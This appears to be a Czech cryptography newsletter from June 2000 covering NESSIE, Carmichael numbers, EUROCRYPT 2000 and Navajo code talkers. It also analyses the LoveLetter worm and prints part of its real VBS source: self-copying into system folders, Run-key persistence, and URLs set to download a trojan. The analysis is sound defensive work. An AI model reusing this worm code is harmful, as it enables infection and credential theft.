
Informační sešit GCUCMP
Crypto-World 6/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz , subject : Crypto-World
sešity najdete také na adrese www.mujweb.cz/veda/gcucmp
(116 e-mail výtisků)
Uzávěrka 10.6.2000



OBSAH : **Str.**

+ příloha : Navajo Code Talkers , revize z 15.6.1945, soubor Dictionary.htm

A. Nová evropská iniciativa v oblasti kryptografie

Ing. Jaroslav Pinkava, CSc. (AEC, spol. s r.o.)

V druhé polovině května se objevila na webu informace o nové aktivitě v rámci Evropské Unie. Jedná se o projekt NESSIE (New European Schemes for Signature, Integrity, and Encryption) programu IST Evropské komise (http://cryptonessie.org).

NESSIE je tříletý projekt, který byl zahájen 1.ledna 2000. Jeho hlavním cílem je přinést celé „portfolio“ bezpečných kryptografických modelů (tzv. „kryptografických primitivů“), které lze pak používat v rámci různých technologických platforem. Jednotlivé modely budou vytvářeny na základě veřejných návrhů a rovněž tak vyhodnocení těchto návrhů proběhne otevřenou a transparentní cestou. Celková koncepce tohoto portfolia je podstatně širší než obdobný projekt AES (Advanced Encryption Standard), který řídí americký NIST. Projekt zároveň navazuje na již získané výsledky v rámci evropských struktur. Zde lze zmínit např. Směrnici Evropské Unie pro elektronický podpis nebo čerstvě vydanou (květen 2000) normu k formátům elektronických podpisů – Electronic Signature Formats, ETSI 201 733.

Celkem se jedná o následujících deset tříd kryptografických primitivů:

1. Blokové šifry
2. Synchronní proudové šifry
3. Samosynchronizující se proudové šifry
4. Autentizační kódy zpráv (MAC)
5. Hashovací funkce rezistantní vůči kolizím
6. Jednosměrné hashovací funkce
7. Pseudonáhodné funkce
8. Asymetrická schémata pro šifrování
9. Asymetrická schémata pro digitální podpis
10. Asymetrická schémata pro identifikaci

V rámci každé třídy budou existovat dvě bezpečnostní úrovně (normální a vysoká), s výjimkou blokových šifer, kde bude ještě třetí úroveň (historická-normální). Tj. například blokové šifry vysoké bezpečnostní úrovně mají pracovat s bloky textu v délce 128 bitů a s klíčem nejméně v délce 256 bitů. Blokové šifry normální bezpečnostní úrovně pracují rovněž s bloky otevřeného textu v délce 128 bitů a musí mít klíč dlouhý nejméně 128 bitů. Zmíněná třetí úroveň ponechává možnost existence blokových šifer, které pracují s bloky otevřeného textu v délce 64 bitů (jako je tomu u většiny současných algoritmů). Délka klíče i u této třetí úrovně však musí být minimálně 128 bitů.

Vyhodnocení jednotlivých návrhů bude probíhat na základě:

a) bezpečnostních kriterií (obtížnost útoků, zdůvodnění bezpečnosti,...)
b) implementačních kriterií (software, hardware, nároky na objem paměti, spolehlivost,...)
c) dalších kriterií, jako je jednoduchost a zřejmost návrhu atd.

V rámci prvního kola, které končí v září 2000, mají být odevzdány výchozí návrhy. V říjnu pak bude následovat jejich první projednání v rámci první „lochneské“ konference.

Jedním ze základních cílů projektu je také posílit pozice evropského kryptografického průmyslu v návaznosti na výsledky evropského výzkumu. Nesporné jsou význačné dopady na celou kryptografickou praxi.

B. Fermatův test primality, Carmichelova čísla, bezčtvercová čísla

Mgr. Pavel Vondruška (NBÚ)

Část I.

Současné moderní kryptosystémy s veřejným klíčem se opírají o řadu výsledků z teorie čísel. Mimo teoretického studia, které je nezbytné z hlediska zdůvodnění samotného principu bezpečnosti a odolnosti systémů, je zde i řada praktických problémů. Příkladem může být potřeba rychle vygenerovat velká prvočísla. Zpravidla k tomu slouží pravděpodobnostní testy jako např. Solovay-Strassenův test, Lehmannův test, Rabin-Millerův test a Fermatův test. Kromě pravděpodobnostních algoritmů k testování prvočíselnosti existují i postupy, které umožňují poněkud více. V případě, že p je skutečně prvočíslo, pak existují algoritmy, které toto dokáží. Toto umožňuje Cohen-Lenstrův test a Atkin-Morainův test. Z důvodu rychlosti se však v praxi používají pouze pravděpodobnostní testy a velké prvočíslo se vygeneruje pouze s předem zvolenou , dostatečnou pravděpodobností. Pro svoji jednoduchost se také stále ještě implementuje Fermatův test primality.

Fermatův test primality

Tento test je založen na platnosti tzv. Malé Fermatovy věty.
Jestliže p je prvočíslo a číslo a je libovolné přirozené číslo menší jak p, pak $a^p \equiv a \bmod p$.

O platnosti tohoto tvrzení se zmiňuje poprvé Fermat 18.10.1640 ve svém dopise Freniclovi. Pro přesnost uveďme, že uvádí jinou – ekvivalentní formulaci :

Je-li p prvočíslo, pak p dělí $a^{p-1} - 1$ pro všechna a, která nejsou dělitelná p.

Jak lze využít tuto větu pro generování prvočísel ?

Máme dané n > 1, zvolíme a > 1 a spočteme pak $a^{n-1} \bmod n$. Pokud výsledek je různý od jedné, pak n není prvočíslo. Pokud však výsledek je roven jedné, pak to ještě neznamená, že n je prvočíslo. Vezmeme jiné číslo a provedeme celý test znovu.

Pokud by někdo tento test programoval, doporučujeme pro volbu n použít známé technické finty :

- vygenerujeme dostatečně velké číslo (např. 1024 bitů)
- bity nejvyššího a nejnižšího řádu musí být jednička (jednička na nejvyšším řádu zaručí, že číslo má požadovanou délku, 1 na nejnižším řádu, že číslo je liché)
- prověříme, že číslo n není dělitelné malými prvočísly : 3,5,7,11, …, 251

Nyní provedeme výše popsaný Fermatův test s náhodně zvoleným a. Jestliže n splní podmínku testu ($a^{n-1} = 1 \bmod n$), vygenerujeme jiné náhodné číslo a a s ním test zopakujeme. Toto provádíme opakovaně, podle vyžadované přesnosti..

Takto získané číslo n prohlásíme za prvočíslo.

Je zřejmé, že zvyšujeme-li počet voleb čísla a, zvyšuje se pravděpodobnost, že námi vygenerované číslo n je prvočíslo.

Ukázalo se však, že existují taková n (která nejsou prvočísly), pro která Fermatův test je splněn při libovolné volbě a. Tato složená čísla se nazývají **Carmichaelova čísla**.

Carmichaelova čísla

Číslo n nazveme Carmichaelovo číslo, pokud splňuje malou Fermatovu větu pro libovolnou volbu báze a . Tedy $a^{n-1} - 1 \equiv 0 \pmod{n}$ pro každou volbu $1 < a < n$.

Tato čísla se někdy nazývají absolutní pseudoprvočísla. Nazývají se podle R.D.Carmichaela, který o jejich existenci napsal prvou práci. Bylo to v roce 1910 a sám Carmichael spočítal 15 příkladů takových čísel. Předpověděl, že jich je nekonečně mnoho.

Postupně byla nalezena všechna Carmichaelova čísla menší než 100 000. Jsou to tato čísla:
561, 1105, 1729, 2465, 2821, 6601, 8911, 10585, 15841, 29341, 41041, 46657, 52633, 62745, 63973 a 75361 .

V roce 1939 Chernik zjistil, že pokud čísla p = 6m+1, q=12m+1 a r=18m +1 jsou prvočísla, tak číslo pqr je Carmichaelovo prvočíslo. Důkaz je velice jednoduchý :

$N \equiv (6m+1)*(12m+1)*(18m+1) = 1296m^3 + 396m^2 + 36m + 1$
N-1 je násobek 36m a dále je zřejmě 36m nejmenší společný násobek 6m, 12m, 18m
$a^{N-1} \equiv 1 \pmod{}$ pro každé z prvočísel 6m+1, 12m+1 a 8m +1
a tedy $a^{N-1} \equiv 1 \pmod{((6m+1)*(12m+1)*(8m+1))}$

Pomocí tohoto postupu byla nalezena některá Carmichaelova čísla tohoto speciálního tvaru.
Carmichaelova čísla tak lze získat pro m=1, 6, 35, 45, 51, 55, 56, …
Odpovídající čísla potom jsou : 1729, 294409, 56052361, 118901521, …
V lednu 1999 bylo takto získáno největší známé Carmichaelovo číslo a to pro hodnotu m= $133752260*3003*10^{1604}$. Faktory tohoto čísla N mají 1616, 1616 a 1617 cifer.

Studiu těchto čísel se věnovali i další matematici. Uveďme alespoň ty nejdůležitější: Erdos (1956), Alford (1994), Hoffman (1998) a Pinch a Dubner (1989-1998).

Z jejich výsledků vyplynulo, že Carmichaelových čísel je skutečně nekonečně mnoho a že neexistuje rozklad žádného Carmichaelova čísla na dva činitele.

Nejmenší Carmichaelovo číslo, které má rozklad na :
3 činitele je : 561 = 3*11*17 .
4 činitele je : 41041 = 7*11*13*41
5 činitelů je : 825265 = 5*7*17*19*73
6 činitelů je : 321197185 =5*19*23*29*37*137

Dosud největší známá Carmichaelova čísla, která mají rozklad na :

3 činitele je číslo s	:	10 200 ciframi
4 činitele je číslo s	:	2 467 ciframi
5 činitelů je číslo s	:	1 015 ciframi
6 činitelů je číslo s	:	827 ciframi

Richard Pinch (1993) uvádí úplný seznam všech Carmichaelových čísel menších než 10^{16}.
Odtud vyplývá, že Carmichaelových čísel menších než

10^6	je	43
10^{10}	je	2 163
10^{15}	je	105 212
10^{16}	je	246 683

V roce 1994 Alford odvodil odhad pro počet Carmichaelových čísel C(n).
Pro dostatečně velká n (řádově $n \approx 10^7$) platí : $C(n) \approx n^{2/7}$.

Závěrem uvedeme, že Carmichaelova čísla mají následující vlastnosti :

1. Jestliž p je prvočíslo, které dělí Carmichaelovo číslo n, potom z $n \equiv 1 \pmod{p-1}$ plyne , že $n \equiv p \pmod{p(p-1)}$.
2. Každé Carmichaelovo číslo je bezčtvercové.
3. Liché složené bezčtvercové číslo n je Carmichaelovo číslo právě tehdy když n dělí jmenovatele Bernoulliho čísla B_{n-1}

Z teoretického hlediska je nejzajímavější druhá vlastnost. Příště si řekneme, co vlastně bezčtvercová čísla jsou a jaký je jejich význam v teorii čísel a pro kryptologii.

Literatura :

1. Jaroslav Pinkava, Úvod do kryptologie, http://www.aec.cz
2. Přibyl,Kodl, Ochrana dat v informatice, ČVUT 1996
3. Alford, W. R.; Granville, A.; and Pomerance, C. ``There are Infinitely Many Carmichael Numbers." Ann. Math. 139, 703-722, 1994.
4. Dubner, H. ``A New Method for Producing Large Carmichael Numbers." Math. Comput. 53, 411-414, 1989.
5. Guy, R. K. ``Carmichael Numbers." §A13 in Unsolved Problems in Number Theory, 2nd ed. New York: Springer-Verlag, pp. 30-32, 1994.
6. Hoffman, P. The Man Who Loved Only Numbers: The Story of Paul Erdos and the Search for Mathematical Truth. New York: Hyperion, pp. 182-183, 1998.
7. Pinch, R. G. E. ftp://emu.pmms.cam.ac.uk/pub/Carmichael
8. Ribenboim, P. The New Book of Prime Number Records. New York: Springer-Verlag, pp. 118-125, 1996.
9. Shanks, D. Solved and Unsolved Problems in Number Theory, 4th ed. New York: Chelsea, p. 116, 1993.
10. Sloane, N. J. A. Sequences A002997/M5462, A006931/M5463, A033502, and A046025 in ``An On-Line Version of the Encyclopedia of Integer Sequences." http://www.research.att.com/~njas/sequences/eisonline.html

C. Červ LOVE-LETTER-FOR-YOU.TXT.VBS

Mgr. Pavel Vondruška, NBÚ

Worm (červ) I_LOVE_YOU (LoveLetter) se stal opravdovým mediálním hitem tohoto jara. Objevil se 4.května a během několika málo hodin zasáhl celou Asii a Evropu a jen o málo hodin později i Ameriku. Love Letter je worm napsaný ve VBS (Visual Basic Script) . Šíří se v e-mailech, ke kterým se připojuje ve formě souboru LOVE-LETTER-FOR-YOU.TXT.VBS (kolem 10 KB). Subjekt "infikované" e-mailové zprávy zní: "ILOVEYOU". V těle zprávy je obsažen text: "kindly check the attached LOVELETTER coming from me.". "Dvojitá" přípona u souboru využívá toho, že v některých klientech není část za druhou tečkou viditelná. Příjemce si pak myslí, že je to obyčejný textový soubor (TXT) a s pocitem bezpečí a notnou dávkou zvědavosti jej otevře. Pro šíření potřebuje tento worm program MS Outlook - odtud se jednoduše sám rozešle na další e-mailové adresy, které najde v adresáři. Po spuštění souboru LOVE-LETTER-FOR-YOU.TXT.VBS se červ zabydlí v počítači (proto je to červ, nikoliv virus).

Vytvoří nové klíče v registrech:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL
V adresáři C:\WINDOWS\SYSTEM pak dále vytvoří soubory MSKERNEL32.VBS a Win32DLL.VBS. Na pevných i síťových discích vyhledává soubory s příponou VBS, VBE, JS, JSE, CSS, WSH, SCT, HTA, jejichž obsah přepíše svým tělem a příponu změní na VBS. V případě souborů s příponou JPG či JPEG je vytvořena "dvojitá" přípona - původní + .VBS. Se soubory s příponou MP2 a MP3 pracuje červ jinak - nejprve vytvoří kopie těchto souborů - ty pak následně přepíše vlastním tělem a vytvoří na nich "dvojitou" příponu (původní_název.MP3.VBS). Atribut těchto souborů je změněn na hidden. Pokud neexistuje soubor C:\WINDOWS\WINFAT32.EXE, nastaví domovskou stránku Internet Exploreru tak, aby ze serveru http://www.skyinet.net/~ stahoval soubor WIN-BUGSFIX.EXE. Tento soubor obsahuje trojského koně (program, o jehož činnosti vlastník PC nic neví). Po aktivaci se tento trojský kůň usadí právě do souboru WINFAT32.EXE a na adresu na Filipínách se snaží přes e-mail odesílat nakradená senzitivní data (uživatelské jméno, IP, hesla atd.). Tato adresa také samozřejmě pomohla odhalit a obvinit potenciálního pachatele.

Červ I_LOVE_YOU může následně dorazit na vaše PC i přes IRC. Pokud VBS: LoveLetter nalezne klienta mIRC, přepíše soubor „mirc.ini“ a pak je schopen poslat sám sebe ostatním uživatelům IRC.

Podle všeho se zdá, že autor nechtěl zahltit síť a ochromit provoz serverů prakticky na celém světě. Pravděpodobně pouze chtěl pomocí svého červa dopravit do počítačů trojského koně a pomocí něj získat hesla a tedy nadvládu nad cizími počítači. To mohl následně využít např. i ke svému obohacení (uzavírání e-obchodů apod.). Zřejmě netušil, že jeho útok využívající psychologii běžného uživatele e-mailové pošty bude mít takový „úspěch“.

Po originálním červu se velice rychle objevila řada variant a modifikací. „Autoři“ jednoduše originál lehce upravili a nová varianta byla na světě. Některé „varianty“ spočívaly pouze v přepsání textů a jmen, jiné byly důmyslnější. Psychologický nátlak na uživatele, který musí aktivně spolupracovat – otevřít přílohu, se měnil. Jedna varianta zasílá vtip, jiná varianta se tváří jako zpráva od Symantecu a zasílá údajné upozornění na LoveLetter. Nejzajímavější je ta, která oznamuje stažení 326 USD z kreditní karty a žádá o vytištění přiložené faktury. Variant tohoto červa se objevilo několik desítek.

LoveLetter představuje novou generaci nebezpečných programů. Rozšířil se velice rychle a napáchal obrovské škody. Využívá bezpečnostních děr v operačním systému a aplikacích a dále psychologický prvek, kterým donutil uživatele ke spolupráci. Již jsme se zmínili, že tím, že ve Windows nejsou implicitně známé přípony souborů zobrazovány, řada uživatelů příponu .vbs u wormu neviděla a otevírala jej v domnění, že se jedná o textový soubor. Dalšími problémy, které můžeme jmenovat, jsou : implicitní instalace Windows scripting Host, provázanost aplikací, příliš silný jazyk VBS, nemožnost oddělit nastavení bezpečnosti jinak pro Explorer a jinak pro poštovní klienty, implementace HTML a VBS do poštovních klientů, spouštění kódů (programy, skripty) přímo z poštovních klientů atd. Doufejme, řže výrobci a autoři aplikačních programů (a především Microsoft) zareagují velice rychle a potenciální bezpečnostní díry budou odstraněny. Obávám se však, že současný trend – maximální jednoduchost pro uživatele, absolutní provázanost aplikací, kompatibilita téměř na úrovni binárních dat, silné makrojazyky, rozšíření VBS atd., předpoklad, že uživatel je nejšťastnější, když může jenom „klikat“ myší a není nucen přemýšlet, může vést v budoucnu k ještě větším problémům … KLIK.

Zde měl být původně celý „zdrojový kód“ LOVE-LETTER-FOR-YOU.TXT.VBS , ale vzhledem k jeho délce (10 kb, cca 5 stran A4) a vzhledem k tomu, že by po malé modifikaci mohl vzniknout další virus :-) , jsem se rozhodl umístit jen začátek z tohoto kódu.

```
rem  barok -loveletter(vbe) <i hate go to school>
rem                  by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft  Group  /
Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows          Scripting
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite        "HKEY_CURRENT_USER\Software\Microsoft\Windows          Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

```
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel3
2",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Wi
n32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587
345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe54678632
4hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOh
fgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUg
qwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-
BUGSFIX.exe"
end if
end if
…..
```

******

Zdroje:
Pavel Baudiš : Obraz virové problematiky v roce 2000, sborník konference Security 2000
Igor Hák : Viry existují (zkušenosti z praxe), sborník konference Security 2000
Petr Odehnal : Jaká prostředí dnes tvoří živnou půdu virům, sborník konference Security 2000

D. EUROCRYPT 2000

Mgr. Pavel Vondruška (NBÚ)

Mezinárodní konference EUROCRYPT 2000 se konala 14.5. až 18.5. v Bruggách (Belgie). Konferenci pořádala IACR (International Association for Cryptolgic Research) ve spolupráci s belgickou odbornou skupinou COSIC.

Konference se zúčastnilo celkem cca 440 expertů z celého světa. Zastoupeny byly všechny kontinenty, největší účast byla z USA, Belgie (pořádající stát), Francie,… . Z ČR se zúčastnilo devět odborníků.

Přítomna byla celá světová kryptologická špička. Z těch nejznámějších uvedu (v závorce výsledek nebo fakt, který nositele příslušného jména především proslavil) například: Shamir (RSA, Twinkle) , Rivest (RSA), Biham (diferenční kryptoanalýza), Zimmermann (PGP), Lenstra (faktorizace), van Oorschot (autor jedné z nejznámějších monografií o kryptografii), Diffie (krypotsystém Diffie-Helmann), McCurley (současný předseda IACR), Wagner (A5/1, slide-attack), Rabin (Rabinovo schéma) a desítky dalších.

Konference Eurocrypt je společně s konfererencí Crypto (pravidelně pořádané v Santa Barbaře - USA) nejvýznamnější akcí v oblasti kryptologie v kalendářním roce. Tomu také odpovídají přijaté příspěvky. Byly zde prezentovány nejdůležitější a nejvýznamnější výsledky v této oblasti v období od minulé konference, EUROCRYPT 1999, která se konala v Praze. V každé sekci tak vždy zazněly pečlivě vybrané referáty, které vybíral programový výbor z velkého množství došlých referátů. Jednotlivé směry a tedy příslušné členění bylo vybráno následovně (v závorce počet přednášek):

- Factoring and Discrete Logarithm (3)
- Cryptoanalysis I: Digital Signatures (4)
- Private Information Retrieval (2)
- Key Management Protocols (3)
- Thresold Cryptography and Digital Signatures (4)
- Public-Key Encryption (2)
- Quantum Cryptography (2)
- Multi-Party Compution and Information Theory (3)
- Cryptoanalysis II: Public-Key (3)
- Zero Knowledge (2)
- Symetric Cryptography (3)
- Boolean Functions and Hardware (3)
- Voting Schemes (2)
- Cryptoanalysis III: Stream Ciphers and Block Ciphers (2)

Program byl již tradičně doplněn o poster session (16 příspěvků) a rump session (18 příspěvků) a dále o dvě přednášky zvaných řečníků : Mike Walker a A.E.Sale .

Krátký obsah některých vybraných témat

Factorization of a 512-Bit RSA Modulus
Jednalo se o prezentaci mimořádně důležitého výsledku ze srpna loňského roku - faktorizace 512 bitového modulu RSA. Tedy modulu, který se v komerčních aplikacích stále ještě používá. Fakt a metoda je odborné veřejnosti známa - zde zazněl tento příspěvek jako první především proto, že IACR takto chtělo ocenit všechny ty, kteří přispěli k dosažení tohoto cíle ke kterému se v několika posledních letech směřovalo.

Lenstra,Shamir : **Analysis and Optimization of the TWINKLE Factoring Device**
Profesor Shamir upravil své optoelektronické zařízení, které bylo poprvé představeno na rump session loni v Praze. Zařízení produkuje data vhodná ke zpracování metodou NFS nikoliv QS jako prvá verze. Podařilo se zvýšit takt zařízení 10x. Teoreticky (spolupráce 80 000 PC a výroba 5000 zařízení TWINKLE) je možné touto metodou faktorizovat již 768 bitový modul RSA.

F.Grieu : **A Chosen Message Attack on the ISO/IEC 9796-1 Signature Scheme**
F.Grieu předvedl útok proti podpisovému standardu ISO/IEC 9796-1. Nejedná se jen o teoretickou slabinu, ale o prakticky proveditelný útok. Rozebírána byla např. možnost, kdy lze padělat podpis známé zprávy , pokud jsou k dispozici 3 zprávy se stejným veřejným exponentem. Postup není výpočetně složitý. Chyba je natolik závažná, že vyžaduje změnu tohoto standardu.

M.Girault aj.Misarsky - **Cryptanalysis of Contermeasures Proposed for Repairing ISO 9796-1**
Standard ISO 9796-1 (publikován v roce 1991) byl prvním standardem pro digitální podpis, který umožňoval message recovary. Nedostatky, které byly během roku 1999 odhaleny, vedly k návrhu různých opatření k odstranění možných bezpečnostních problémů. Zde je analyzováno pět z těchto návrhů.

Naccache,Coron,Joye,Pailier **- New Attacks on PKCS# v. 1.5 Encryption**
Prezentace dalšího významného výsledku z podzimu roku 1999. Publikovány zde byly technické detaily útoku. Připomeňme, že tento standard je nadále používán v současných komerčních produktech.

E.Jaulmes, A.Joux : **A NICE Cryptanalysis**
Prezentován chosen-ciphertext attack proti oběma verzím kryptosystému NICE . Systém NICE byl prezentován v roce 1999 jako nový možný kryptosystém s veřejným klíčem. Vzhledem k obecným podmínkám útoku to znamená, že tento systém nelze považovat za bezpečný.

P.Sarkar,S.Maitra : **Construction of Nonlinear Boolean Functions with Important Cryptographic Properties**
Nejednalo se o prezentaci výsledku světového významu, ale o velice dobře vypracovanou teorii, včetně návodu na praktické vyhledávání vhodných nelineárnách Booleovských vektorů, které jsou nutné při konstrukci vlastních kvalitních streamových šifer.

A.Biryukov,D.Wagner : **Advanced Slide Attacks**
D.Wagner (viz nepříliš vydařené foto z přednášky) představil nejnovější útok na blokové šifry Feistelova typu. Ukazuje se, že pokud je klíč používán opakovaně nebo spotřebováván periodicky, jedná se o vážnou chybu kryptosystému a útok pak lze použít bez ohledu na počet použitých rund - tj.zvyšováním počtu rund se nezvýší kvalita šifry. Útok byl předveden na různých variantách DESX a i na ruském šifrovém standardu GOST (verze 20 rund).

Přednášky zvaných řečníků :
Mike Walker - On the Security of 3GPP Networks
Vzhledem k známým útokům na verzi A5/1 (1999,2000) , která se používá mimo jiné i v ČR , se ukazuje nutnost zavést bezpečný provoz mobilních telefonů. Přednášející seznámil se specifikací WCDMA - "prvního standardu pro mobilní komunikaci - třetí generace ".

A.E.Sale - Colossus and the German Lorenz Cipher
Historické téma. Rekonstrukce zařízení Colossus, které za druhé světové války umožňovalo luštit německou šifru zařízení Lorenz.

Rump Session
Celkem předneseno 18 příspěvků.
Nejdůležitějším příspěvkem bylo pravděpodobně sdělení, které přednesl E.Biham, že po AES (novém americkém standardu pro šifrování, který nyní podrobí analýze NIST) se rozhodla evropská kryptologická obec vyhlásit vytvoření vlastního standardu - NESSIE (New European Schemes for Signature, Integrity and Encryption). K NESSIE viz samostaný článek v tomto sešitě.

Příští konference EUROCRYPT 2001 se bude konat ve švýcarském Innsbrucku.

E. CODE TALKERS

Díl III. - Od Iwo Jimy k mluvící figurce firmy Hasbro


Mgr. Pavel Vondruška, NBÚ

V roce 1942 žilo celkem 50 000 indiánů Navajů. Koncem roku 1945 z nich sloužilo 540 u námořnictva, z toho 375 (někde udáváno 420) jich sloužilo jako „code talkers“ – mluvčí v kódech. Indiáni, kteří prošli výcvikovým táborem v Pendeltonu v Kalifornii, byli nasazeni postupně do všech šesti amerických námořních divizí, které operovaly v Pacifiku. Zde sloužili od roku 1942 až do konce války. Jejich počet se postupně zvyšoval z 29 na cca 400. Předávali zprávy nejvyššího utajení. Výsledky nejkrvavějších bitev - Guadalcanal, Tarawa, Peleliu, Iwo Jima - často záležely na jejich přesné a rychlé práci. Major Howard Connor z páté námořní divize ve svých vzpomínkách píše, že kdyby nebylo „mluvčích v kódech“, nikdy by nebylo možné zvítězit u Iwo Jimy. V této divizi bylo zařazeno 6 Navajů. Během prvních dvou dnů této bitvy přijali přes 800 zpráv a všechny tyto zprávy byly přijaty bez chyby! Výkon, který pomocí klasických , tehdy používaných šifrových systémů nebylo možné dosáhnout. Operativnost, bezpečnost, rychlost a přesnost v předávání taktických zpráv přinesly Američanům v této bitvě vítězství.

Ještě dlouho po válce byly všechny informace o „tajné americké zbrani“ ve válce o ostrovy klasifikovány jako přísně tajné. Indiány Navajo nikdo neoslavoval a o jejich hrdinských činech a úmorné práci se nesmělo mluvit. Američané věděli, že se Japoncům nepodařilo kód prolomit, a tak Navajové „mluvčí v kódech“ byli ještě použiti ve válce v Koreji v roce 1950 a dokonce (což není příliš známá informace) v ještě v šedesátých letech ve válce ve Vietnamu. Ani v těchto válkách nebyl protivník úspěšný a kód prolomen nebyl. Současně to ukazuje, jak tajný byl celý projekt a jak dlouho se jej a příslušné kódy podařilo udržet v tajnosti.

Od roku 1969 byla postupně veřejnost seznamována s některými skutečnostmi, které se „mluvčích v kódech“ týkaly. V roce 1971 prezident Nixon oficiálně poděkoval všem Navajům, kteří se během světové války zasloužili svým „patriotismem, důmyslností a kuráží“ o vítězství USA nad Japonskem. V roce 1983 byl vyhlášen čtrnáctý duben : „Národním dnem mluvčích v kódech“ (National Code Talkers Day) na památku všech mužů, kteří sloužili za druhé světové války v Tichomoří. Prezident Ronald Reagan osobně udělil válečným veteránům – „mluvčím v kódech“ vysoká státní vyznamenání. V roce 1988 založil jeden z válečných veteránů indián Richard Mike ve své restauraci v navajské rezervaci Kayenta muzeum na památku činů těchto speciálně

vycvičených indiánů. Muzeum je velice dobře známé i v Japonsku. Návštěva je doporučována japonskými cestovními kancelářemi v průvodcích po USA. Japonci se zde na své cestě ke Grand Canyonu často zastavují.


MARINE CORPS HYMN
(redacted)

NIH HOKEH NI-KHEH A-NE-IH-LA
TA-AL-TSO-GO NA-HO-SEEL-KAI
NIH-BIKAH-GI DO TAH KAH-GI
TA-AL-TSO-GO EN-DA-DE-PAH
TSI-DI-DA-AN-NE NE-TAY-YAH
AY BE NIHE HOZEEN
WASHINDON BE AKALH BI-KOSI-LA
JI-LENGO BA-HOZHON.

NI-HE DA-NA-AH-TAH IHLA
YEL KHOL-GO E-E-AH
DAY-NE TAL-AL-TSO-GO ENTA-SHE-JAH
TAL-TSO-GO EN-TAS-SE-TAH
HA-KAZ DINEH-IH BE-HAY-YAH
ADO TA A-KHEK-ASH-SHEN
DO NI-DIN-DA-HI OL-YEH
WASHINDON BE AKALH-BI KHOS

HOZO-GO NAY-EL-TAY DO
A-NA IH BI-KEH DE-DLIHN
NI-HI-KEH DI-DLINI TA-ETIN
YEH-WOL-YE NI-HE A-DIN
SILA-GO-TSOI DO CHAH-LAKAI
